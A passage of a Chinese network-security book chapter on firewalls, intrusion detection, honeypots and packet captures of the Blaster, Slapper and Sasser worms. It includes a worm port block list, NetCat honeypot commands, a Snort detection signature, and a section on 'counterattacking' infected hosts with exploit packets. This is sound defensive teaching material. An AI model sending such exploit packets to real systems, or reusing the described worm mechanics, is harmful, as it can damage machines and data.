防火墙有三种基本类型: 状态检测、无状态和代理[4]。如其名字所示，*状态检测*防火墙跟踪网络流量（如网络连接）的状态，并把它与一个策略相比较。有些状态检测防火墙，如Cisco PIX，还能查看应用层数据，检查是否一些知名协议（如SMTP）中只使用了常规的命令。如果SMTP服务器收到了非SMTP指令，则防火墙会对发送者假装那些指令已被接受。

*无状态防火墙*不跟踪连接的状态，因此不能关联协议信息。

*代理防火墙*与实际的协议更接近，可提供更好的安全性，因为它们更加针对应用程序的上下文。根据每个公司和个人具体需求的不同，防火墙的实现也会不同。

防火墙能以很多方式预防蠕虫感染及其他类型的网络攻击。防火墙对付蠕虫最有效的功能

通常就是简单地封锁防火墙后端系统无需使用的端口。管理员也可以控制从网络中出去的流量。一般公司都允许其Web服务器发起对TCP 80端口的访问。但这不是好的做法，原因有很多。让Web服务器变成Web浏览器并不是公司所期望的。如果这样做了，那么像CodeRed这样的蠕虫就可以进入网络，并从80端口离开，就像它从80端口进来一样。所以应该选择一个允许控制这种流量的防火墙，即在两个方向上都要能控制局面。

一定要提前准备好防火墙，并且坚持不断地对其进行维护。这里所说的“维护”并不是指每当出现一个攻击新端口的蠕虫时，就封锁一个新端口，而是指随需求的变化而调整防火墙。

表14-1给出了通过在防火墙上简单地封锁端口可以拒掉的一些声明狼藉的蠕虫的例子（确保没有把防火墙后端实际的服务所用端口封掉）。

表14-1　恶性蠕虫、相关漏洞及应封锁端口

威胁名称	被利用的漏洞	应封锁端口
W32/CodeRed蠕虫	MS01-033(“IIS”)	TCP 80
W32/Blaster蠕虫	MS03-026(“RPC/DCOM”)	TCP 135, TCP 4444及 UDP 69 (如果未被使用的话)
W32/Slammer蠕虫	MS02-039和MS02-061 (“MS-SQL”)	UDP 1434
W32/Sasser蠕虫	MS04-011(“LSASS”)	TCP 445, 5554和9996
W32/Dabber蠕虫	利用了Sasser蠕虫的“FTP服务器”漏洞	TCP 5554(Sasser), TCP8967, 9898~9999
W32/Korgo蠕虫	MS04-011(“LSASS”)	TCP 445, 113, 3067~3076和 6667
W32/Welchia蠕虫	MS03-026(“RPC/DCOM”) MS03-007(“WebDav”)	TCP 135和TCP 80（如果未使用）
W32/Welchia.D蠕虫	MS03-026(“RPC/DCOM”) MS03-007(“WebDav”)	TCP 80, 135, 445(如果未使用)
	MS03-049(“Workstation”) MS03-001(“Locator”) +Mydoom 后门	TCP 3127（Mydoom）
Linux/Slapper蠕虫	CAN-2002-0656 OpenSSL漏洞	TCP 80, 443和UDP 2002
W32/Witty蠕虫	ISSSA ICQ 解析漏洞	源端口UDP 4000

另一种常见隐患是当企业网络依赖于单一的边界防火墙时。计算机蠕虫及其他恶意攻击都可以轻易地绕过这种保护措施。例如，被感染的家庭用机很容易以VPN（虚拟专用网）连接为病毒提供到达公司网络的通道。因此，在工作站上使用个人防火墙就是绝对必要的；当攻击进入企业网络内部时，它也不能轻易导致巨大的破坏。个人防火墙可做的事情，随便提几个，包括控制恶意ICMP流量和网络共享。

如前文例子所示，大多数攻击可以通过拒绝到达某些目的端口的访问来封锁；然而Witty蠕虫证明了某些情况下端口封锁需要对源端口进行，因为BlackIce的实际漏洞可以通过任何目的端口来利用。Witty也非常清楚地证明了有漏洞的防火墙正日益成为攻击者的目标（事实上，几种防火墙实现中都已发现可利用的漏洞）。所以防火墙软件和其他类型软件都一样可能被攻击者利用，为其打补丁是必须的。

基于代理的防火墙（如Raptor）可以把CodeRed蠕虫攻击降级为针对有漏洞的IIS服务器的一

种较轻微的拒绝服务攻击。这是因为经过适当配置的防火墙可以把GET请求的请求主体（和蠕虫）删掉，倘若请求主体无效的话。（但是，如果攻击者使用POST请求又该怎么办呢？）

在工作站上使用个人防火墙来预防蠕虫、后门和间谍软件攻击是至关重要的。然而，当计算机蠕虫已经在系统中运行后，它就有机会以反制攻击把个人防火墙杀掉。这就是为什么采取几种适当的保护措施组合是极为重要的原因。

个人防火墙面临的另一种日益常见的危险就是实现了HTTP隧道攻击的后门程序。这种后门程序在目标系统中执行后（例如通过一个利用Web浏览器漏洞的下载工具），就可以在浏览器进程的地址空间中注入代码。

个人防火墙正常运行中，每当出现网络访问时它就给出警报，因此用户每次运行Web浏览器都会收到个人防火墙的警报。防火墙一般都允许用户为特定的程序设定缺省选项以便其可以继续运行。这种做法的危险就是选中这个选项后，注册过的合法的Web浏览器将被允许与网络进行通信，而HTTP隧道后门程序可以轻易地把代码注入到已注册的应用程序中。这就令后门程序可以利用Web浏览器的特权将信息通过HTTP隧道回送给攻击者，而不会引起个人防火墙发出任何提示。因此，新型的个人防火墙必须保护自身免受此类有多种可能形式的攻击。

与所有安全解决方案一样，防火墙也带来性能上的损失。尽管状态检测防火墙通常有更佳的性能，但它们不能解决所有应用级别的安全问题，而代理防火墙却能够以稍慢的性能提供这些能力。不幸的是，代理防火墙通常更容易受到复杂的协议解析引入的漏洞的危害，事实上大多数漏洞都是在协议解析过程中出现的。对于下一节将讨论的网络入侵检测系统，这也是一个普遍性的问题。

14.4　网络入侵检测系统

网络入侵检测系统（NIDS）正日益成为网络安全的重要组成部分。NIDS监听网络通信，检查通信的流向及内容。

NIDS有两种基本类型：基于网络特征(signature)的和基于网络流量及协议异常分析的。一些NIDS结合了两种方法。

1. 特征分析模块把网络中的数据与特征库进行匹配。特征可用来分析网络协议的包头[5]或在数据包中匹配某种字节序列。例如，在特定的网络通信（如HTTP）中进行特征匹配（如只应该有80端口流量）。

2. NIDS的网络流量及协议分析功能实际上是一个启发式引擎。例如，大型的协议分析模块可能可以理解多数相关的协议（如HTTP，FTP，SMTP等），并能匹配这些协议中的任何异常：如能从过长的URL中检测到CodeRed蠕虫；类似地，还可以在常见协议的报文的特定字段过长时，向用户发出警报。这些使得NIDS一般都能检测到通过协议字段溢出导致目标主机缓存溢出的漏洞利用攻击技术。

如果说防火墙导致了企业网络性能降低，那NIDS也一样。好的NIDS必须对数据包进行重组，这个过程对性能要求很高。

例如由Marty Roesh开发的Snort入侵检测系统（www.snort.org）具有下列主要部件[6]：

- 包解码器。此模块在不同接口上挑选数据包，并传送给预处理器。
- 预处理器。此模块非常重要，因为它能对付使用简单的特征插入发起的一些常见攻击[7]。此模块还处理一项重要的工作——网络数据包的重组，说它重要是因为数据包可能被分段，从而攻击特征分散在多个数据包之间。另外，数据包到达时顺序可能不对，重组器必须用数据包中的序列号来把它们重新拼合。由于重组成本很高，一些入侵检测系统就简单地伪称它们只需要分析正常通信。这种做法显然削弱了IDS精确检测高级攻击的能力。尽管正常通信很少会被分段，攻击者却可以强行分段以绕过NIDS系统。
- 检测引擎。这个部件把重组后的网络数据流与规则进行匹配。拥有一个快速的匹配引擎是至关重要的，因为这样才能匹配更多的特征。如果IDS中的这个部件速度很慢，则当待要比对的特征过多时，IDS就会开始丢包。当检测引擎发现一个已知特征时，就调用警报和日志模块。
- 警报和日志模块。此模块产生警报，并以适当的方式输出，如写入日志文件。由于入侵检测系统可能产生许多警报，因此现在日益流行的做法是：如果公司内缺少足够多训练有素的人来进行24 × 7的监控，就把IDS检测工作外包。

一个公司的网络中部署多少个入侵检测系统都是可以的，但应记得的是公司是否有足够多的资源来处理可能产生的所有警报。有几种IDS产品能够产生可以导入数据库的警报，并能进一步把IDS警报与网络中其他安全事件相关联，以帮助消除重复的警报或者把较低级别的警报提升为较高级别。

通常部署NIDS的位置是在网络边界处，与企业防火墙相近的某个地方，如图14-1所示。

另一个需要做的重要决定是怎么连接IDS系统。有两种不同的IDS基本模式：日志模式和阻塞模式。日志模式中的IDS可能会被连接到一个能接收复制的通信流量的交换机端口上。这种模式中，IDS会产生警报，但不能丢弃数据包以防止攻击，恶意数据包可以攻击到目标，但至少这个“烟雾检测器”能发出警报以便管理员可以立即采取相应行动。IDS在日志模式中会运行得很快。

在阻塞模式中，IDS会阻塞网络通信，并对其进行检查，以免恶意通信到达目标。这种解决方案中恶意通信会被丢弃，但通常对性能的要求比日志模式高得多。使用异常检测引擎的IDS方案，其性能会有效得多，因为它只需要做少量的恶意流量特征匹配。然而，具体的IDS特征会有助于更准确地检测一个攻击，并为尚未被异常检测引擎支持的协议提供更好的安全性。把这两种技术结合在一起以获得更高安全性的混合方案通常是最好的。

本章稍后将介绍几个在网络中捕获计算机蠕虫的过程，并讨论如何得到针对具体威胁的和一般形式的IDS特征。

14.5　蜜罐系统

蜜罐是吸引攻击者使其暴露的诱骗装置。由于蜜罐通常对入站访问的安全保护较少，而对出站访问的安全保护较多，因此即使攻击新手也会轻易地暴露自己，更别说是计算机蠕虫了，蠕虫遇到蜜罐系统会更加兴奋。结果，就可以弄清攻击者的动机和战术。Lance Spitzner的成果非常令人欣赏，他运行蜜罐系统有很多年了。他是最早认识到蜜罐系统在对付计算机蠕虫及其

它恶意威胁上的价值的人之一，而且他致力于分享自己的研究成果。

蜜罐的概念是1990年Clifford Stoll在《The Cuckoos's Egg（布谷鸟的蛋）》及Bill Cheswick在《An Evening with Berferd（一个与Berferd共度的傍晚）》中提出的。而第一个公开发布的蜜罐方案“欺骗工具包(Deception Toolkit)，”是1997年由Fred Cohen推出的[2]。

Spitzner对蜜罐系统的两种基本类型作了区分：低交互性蜜罐和高交互性蜜罐。低交互性蜜罐简单地模拟一些网络服务，它也许能捕获一个攻击的部分信息，但由于攻击可能没有机会完成，因此就有可能捕获不到因而也无法深入分析。另一方面，高交互性蜜罐可能是有漏洞的真实系统或不同操作系统上的一组有漏洞系统（此外，一些高交互性蜜罐方案（如Collapsar [8]）在真实的和虚拟的机器上都有实现，对系统中不同蜜罐的攻击是关联在一起的）。高交互性蜜罐可能会完全被攻破，然后攻击者就可以下载更多工具到该系统中，这样就会被捕获。类似地，当计算机蠕虫渗透某个目标时就会被捕获并发送到一个分析中心做自动处理。在第15章中将对此进行更详细的讨论。

可以通过NetCat(NC)来说明一个简单蜜罐，本书很多章节都已经使用了NetCat。下列命令可以捕获专用系统上的HTTP通信：

```
NC -l -p 80 >http.log
```

此命令指示NetCat监听80端口(HTTP)，并把入流量重定向到一个日志文件。尽管这个蜜罐系统的交互性相当低，但足以捕获CodeRed蠕虫，因为CodeRed只是向随机目标发送GET请求。因此，如果在一台没有防火墙封锁了入流量的系统中执行了前述命令，则一旦CodeRed蠕虫把自己发送到NC正在监听的IP地址时，就会被捕获到http.log文件中。实际上，Ryan Russel正是这样快速而成功地捕获到了CodeRed。这种方法也可用于捕获像Slammer这样的蠕虫，该蠕虫通过UDP来攻击有漏洞的Microsoft SQL Server，其过程不涉及任何指纹。

注释 现有文献都认为Slammer首先会ping其攻击目标，但实际情况并非如此。

所用NetCat指令如下：

```
NC -l -p 1434 -u >ms-sql.log
```

再进一步，一些低交互性蜜罐（如Back Officer Friendly）与上述NetCat例子的工作方式很像，它们监听着多个端口以捕获攻击。图14-2显示了Roger Thomson的蠕虫雷达(Worm Radar)，它也使用监听原理来捕获感兴趣的网络通信，把其跟已知特征相匹配，并从所有已部署的蜜罐方案中建立统计数据。Roger捕获到了几种蠕虫，包括CodeRed的几个近似变种，这些变种是他通过使用内建在蠕虫雷达匹配引擎中的精确识别技术而发现的。的确，对于任何蜜罐系统，能够识别出已知攻击是至关重要的。Roger的程序还能诱骗蠕虫向蠕虫雷达暴露其主体(body)。于是，捕捉蠕虫新变种所需的特定的通讯系统已经到位。

低交互性系统的另一个例子是Niels Provos[9]开发的Honeyd (http://www.honeynet.org)。Honeyd在与攻击者及蠕虫的交互上能够做得比前述方案好一点，因为它能伪装成许多不同的系统。Honeyd可以捕获不属于任何目标系统的ARP（地址解析协议）请求[10]，并假扮成仿佛自己就是那个目标系统。结果，计算机蠕虫就会跟Honeyd“玩”起来，并与之通信，而那些服务是Honeyd模拟的，并无安全漏洞。(因此，如果首先没有一些特殊的技巧，是不能完整捕获到所有蠕虫的。)




图14-2　蠕虫雷达以世界(World)视图显示捕获到的攻击

一些计算机蠕虫，如Linux/Slapper，更难于捕捉到，因为目标需要和攻击者系统进行更多的交互。Linux/Slapper不仅会对目标系统进行指纹鉴定（如第9章中所述），还会在把自身源代码上载到目标系统之前，两次利用该系统漏洞（如第10章所述）。这种蠕虫需要用高交互性蜜罐方案才能成功捕捉到。这样的蜜罐常被称为研究型蜜罐（research honeypot）。

另一个有趣的方案是Tom Liston开发的LaBrea（http://labrea.sourceforge.net），是一种所谓的“粘性蜜罐”（sticky honeypot）。LaBrea能俘获网络中的ARP请求，非常有效地减缓或阻止网络中的蠕虫传播。不幸的是，LaBrea很快成为了数字千年版权法案（Digital Millennium Copyright Act, DMCA）的目标；结果Tom Liston在2003年撤掉了该软件的提供源（见www.hackbusters.net）。

蠕虫在扫描一个网络中的新目标时会产生ARP请求，本章从头到尾捕捉蠕虫的例子中有许多ARP请求的实例。

诱骗系统不仅有助于研究和防范计算机蠕虫及漏洞利用程序，在对付各种形式的垃圾信息上也是有用的。例如，Brightmail垃圾邮件检测系统就用了不计其数的诱骗性电子邮件地址来引诱手法各异的垃圾邮件发送者。诱骗性账号收到的电子邮件很可能是来自垃圾邮件发送者，尤其是当相同（或相似）的邮件出现在一个以上或很多诱骗性账号中时。垃圾邮件检测系统可以从诱骗性账号中收集数据，并用来直接生成垃圾邮件过滤规则，从而有效防止各类垃圾邮件被传送到世界各地主要的因特网服务提供商（ISP）那里。

14.6 反击

对防御者来说，可以向一台被蠕虫攻破的远程系统进行反击以试图清除该蠕虫，这是一件有意思的事情。有几名安全专业人员尝试过用对抗性蠕虫来清除远程系统上的蠕虫；他们中有人由此而被定了罪，这一点都不奇怪。如第9章解释的那样，各种蠕虫之间的竞争常常导致一场蠕虫大战：一个蠕虫杀死另一个或另一组蠕虫。尽管这听起来像是一类有益的蠕虫攻击，但由于几个很显然的原因，这种攻击并不能令人接受，而且它可能导致刑事诉讼。

那么，当网络管理员想对一个显然不在自己控制范围内的蠕虫进行反击时，该怎么做呢？他也许可以攻击在自己控制范围内的系统；这里说的“在自己控制范围内”意指该系统属于这个管理员。

例如，如果网络管理员要求用户协助清除内部机器上的CodeRed蠕虫，用户就能帮忙完成。用户可以从防火墙日志中收集一大批本地IP地址，并用NC（NetCat）向每个疑为CodeRed攻击者的系统进行一次短暂的攻击（“治疗”）。

注释 别忘了所有IP地址都应该属于自己，而且用户应该已经从网络管理员那里得到了授权。（理想情况下，用户自己就是管理员。）

攻击数据包可以包含跟CodeRed中相似的漏洞利用代码，但应通过漏洞利用代码把返回地址设为零，而且当然也不需要有任何形式的蠕虫代码！根据个人防火墙日志，可以把攻击数据包发送到所有疑为受CodeRed感染的机器上。

当零返回地址出现时，在有漏洞的Microsoft IIS进程地址空间中产生一个页面错误，结果就能清除CodeRed感染——因为这个页面错误将立刻重启没有CodeRed的有漏洞的IIS服务。（如第10章讨论的那样，CodeRed仅存在于内存中。）当然，如果蠕虫还涉及文件或者漏洞不能被再次利用，则反击不会那么容易。

确保受感染的不是运行关键任务的系统，才能用这种“低劣”的手法快速清洁一个网络。当然，可能需要“重复开三枪”，反击数据包才能完成工作。

有人会争辩说任何被感染的系统都应该被清理，因此他们向不属于自己的远程系统发起反击，而不首先向对方系统的管理员请求许可。这就带来一个困境：阻止所有远程系统中的感染是一件非常好的事情，但有可能反击会以某种方式对染毒的远程系统造成危害，导致数据丢失，因此作为一般性的建议，在这样做前一定先认真考虑一下！

还应注意一些网络漏洞评估工具可能也有某种副作用，能够通过和前述例子类似的方法清除蠕虫感染，但这类工具可能也会带来相似的后果。例如，一种可能的后果就是在利用远程系统漏洞后导致其数据丢失（比如，因为有未被Web服务器或SQL服务器处理的事务或不完整的事务）。

14.7 早期预警系统

早期预警系统从多个不同的网络传感器（如防火墙、网络IDS、主机IDS、反病毒系统、蜜罐或honeynet）获得数据，它把各种警报放入一个中央数据库。这些警报经过处理和关联分析后，产生一个适当的警报。Symantec公司用其DeepSight早期预警系统来产生警报，在DeepSight警报

中，用户可以看到可能的攻击与事先记录在BugTraq数据库中的一组已知漏洞之间的关联，还能看到部署补丁程序以进行预防的建议以及系统对于可能的或已确定的威胁的暴露级别。

这种系统生成的警报对于快速响应已在其他系统中发现的最新攻击极有价值。很多情况下，管理员有机会在新攻击到达自己的网络前就采取应对措施。因此，并不是直接利用早期预警系统来保护公司的系统，而是通过向这种系统提供数据来更好地保护全体用户。

14.8 蠕虫的网络行为模式

本节讨论当蠕虫在网络中的不同机器之间传播时，俘获它们的几个有趣的过程。详细研究这些捕捉过程有助于认识到如何通过数据包监听工具（如tcpdump[11]）分析网络通信，并发现典型的漏洞利用攻击。使用这些工具一定要获得网络管理员的许可，因为你可能从网络中意外地捕获到敏感数据。

14.8.1 捕捉Blaster蠕虫

图14-3显示了第一个例子，展示了使用网络流量分析仪Ethereal[12]从网络中捕获到了W32/Blaster蠕虫。

Ethereal这个流行的监听工具和网络流量分析仪，用来查看捕捉过程确实很好用。建议读者把第10章对Blaster漏洞利用过程的分析与本图中捕获到的蠕虫网络行为模式对照着看。在这个具体的例子中，IP地址192.168.0.1属于已被Blaster感染的攻击者系统。IP地址192.168.0.3（也在一个测试局域网中）当前正在遭受Blaster的攻击。

注意攻击者和目标之间的从TCP端口1314>4444的通信（图14-3中的第42帧）：攻击者机器正与新近被攻破的192.168.0.3系统上运行的shellcode进行通信。此后很快可以看到（第48帧）一个对名为msblast.exe的文件的TFTP读操作请求。

这是Blaster攻击者系统发送给新近被攻破的主机的TFTP请求，后者的4444/tcp端口上已在运行一个命令提示符。注意192.168.0.3执行了此TFTP命令，并从Blaster攻击者的192.168.0.1机器进行下载，该机器上蠕虫的一个“TFTP server”线程正等待受害主机访问以完成下载请求。读者可以跟踪TFTP请求被处理及蠕虫主体通过网络传到新近被攻破的系统的过程。当然，这一切如果是发生在自己的网络上，看到时可能就不会太激动。本例中的两台机器位于一个用于自发感染(natural infection)的测试网络中。（第15章对自发感染策略和分析技巧进行了更多的解释，而且还介绍了几个捕获网络蠕虫攻击的过程。）

接下来，图14-3第82帧中可以看到攻击者系统再次与它在新近攻破的主机上的shell进行通信，并发送了一个“start msblast.exe”命令（请看Ethereal下部面板中的数据包转储）。

至此，蠕虫开始在新近被攻破的系统上运行。这从图中也是可以看到的，因为当192.168.0.3扫描网络中的其他机器时，它就突然开始广播ARP请求，如“Who has 192.168.0.2? Tell 192.168.0.3”，“Who has 192.168.0.4? Tell 192.168.0.3”，等等。这种行为模式对于计算机蠕虫是来说是非常典型的。




图14-3　用Ethereal捕捉到网络中的W32/Blaster蠕虫

Blaster很容易用NIDS系统来检测。一种可能是检查开始的几个数据包中是否有漏洞利用代码，这种方法可以很快地把企业网络内部的攻击者系统记入日志。另一种可能是只检查是否存在字符串“start msblast.exe”，以发现何时有新系统被攻破。当看到这个请求时，读者就会知道自己的系统仍未打上最新的安全更新补丁以消除那个被蠕虫利用的漏洞。

14.8.2　捕捉Linux/Slapper蠕虫

第10章已经详细讨论过：Slapper蠕虫利用了Apache服务器上的一个OpenSSL漏洞，其中包含了堆上的漏洞利用代码。理解堆漏洞利用代码的详细过程很重要，因为这样才能开发出类似于第13章的基于主机的入侵防范技术。另一方面，从网络级防御的角度来看，读者可能还有一些其他有意思的问题要问。特别是，蠕虫利用了OpenSSL，这就会引起人们的兴趣去检查蠕虫在网络传播中是否被加密了。一些现有的计算机安全文献已把Slapper蠕虫作为一个“不能被

NIDS有效检测到”的蠕虫来讨论，原因是“必须首先攻破SSL提供的安全性”。但下文将证明，这种说法是错误的。

图14-4是一个捕获Linux/Slapper蠕虫的过程，其中IP 地址206.129.0.1被Slapper感染了，并对206.129.254.254发起攻击。当然，整个过程和本书中其他捕获过程一样，是在笔者的实验室网络中发生的，因此这里的IP地址与真实世界中的目标毫无关系。




图14-4　用Ethereal捕捉到网络中的Linux/Slapper蠕虫

图中可以看到两次溢出（double-take）中的两个“Client Hello”消息；Slapper两次利用了目标主机的漏洞。第一次利用目标主机漏洞时，目标泄露了一些重要信息。在第二次利用漏洞时，蠕虫用这些信息对目标获得了真正的控制。

图14-4的第53帧显示，Ethereal也期待着线路上有加密数据。通常的情况确实如此，Ethereal的预期是正确的。但蠕虫却在线路中的加密信道建立之前，利用了目标的漏洞。在Ethereal底部窗口中，可以看到蠕虫的一些命令以明文而非密文方式通过有效载荷来传递。这清楚地表明两个系统之间并未建立加密信道。

图中可以看到第一个命令是rm（删除），后面跟着一个cat命令，此命令在目标主机上生成了经过UU-encode编码的Slapper源文件。蠕虫的传播在网络中是以明文可见的方式进行的，因此使

用标准的NIDS来检测蠕虫应该没有问题。

Snort NIDS检测Linux/Slapper，可以使用如下的特征：

```
alert tcp any any -> any 443 (msg:"Linux/Slapper Worm Propagation";
content:"36 35 35 20 2E 62 75 67 74 72 61 2e 63";)
```

当在443/tcp端口的数据包中检测到异常字符串“655 .bugtraq.c”时，就产生这个警报。说它“异常”，是因为SSL连接在正常情况下永远都应该传送密文，而且此处的文件名也是很特别的。

但是请注意，攻击者在蠕虫的新变种中首先要改变的可能就是这个文件名，所以更适当的NIDS特征可能还要检查密钥参数长度字段，看其取值是否大于最大允许值8（如第10章所讨论的）。笔者将这类检测定义为一种一般性入侵特征（generic intrusion signature）。图14-5显示了密钥参数长度字段设置为64这样一个大数值的Linux/Slapper的捕获过程。




图14-5　key_arg长度设置为64的一个Client Master Key消息

只要检测到这种过大的key_arg长度，而无需去管具体攻击的细节NIDS通常就能够对相关的漏洞利用代码发出警报。

真实世界中，对攻击进行更精确的识别是很重要的。网络管理员很希望知道一个NIDS警报是与Slapper蠕虫相关，还是由人类攻击者导致的。因此，新式的NIDS系统包含有两阶段的检测过程：第一阶段对攻击进行一般性和快速的检测；第二阶段由第一阶段触发，并对攻击做进一步的识别。因为NIDS引擎必须要高速工作（否则就开始丢包），因此只能在第一阶段快速过滤后才执行更准确的检测。

这个基本原理有助于对付令shellcode具备多态（polymorphic）能力的多态攻击。此类攻击的实例有ADM_Mutate，libSchellCode, Spoly和JempiScodes[13]。

14.8.3　捕捉W32/Sasser.D蠕虫

W32/Sasser.D蠕虫是由一个德国病毒编写者发布的。很有意思，它把Microsoft的LSASS漏洞作为目标。图14-6中可以看到蠕虫试图从已攻破的10.10.10.34攻击者系统发送其代码到当前被攻击的10.10.10.36系统中。

那么这次攻击中哪一部分令人感兴趣呢？看起来蠕虫主体可执行代码的第一个字节是单独发送的，在图14-6的第90帧中显示为Len=1。在Ethereal的下部面板中，可以看到字符M是数据包的有效载荷。它是以MZ头开始的蠕虫主体PE文件的第一个字节。第91帧中接下来的可执行代码文件头部分将以字符Z开始，该帧将发送一个Len=1460字节的有效载荷，这个长度在以太网中是很典型的。

实际上，蠕虫在网络上逐字节地发送自己，但是如果未指定立即发送，则IP栈会在本地被重

组，结果发送给目标的通常是一个完整的有效载荷。但是不能保证总是会进行重组，因此蠕虫主体就可能被分割在多个短小的数据包中。

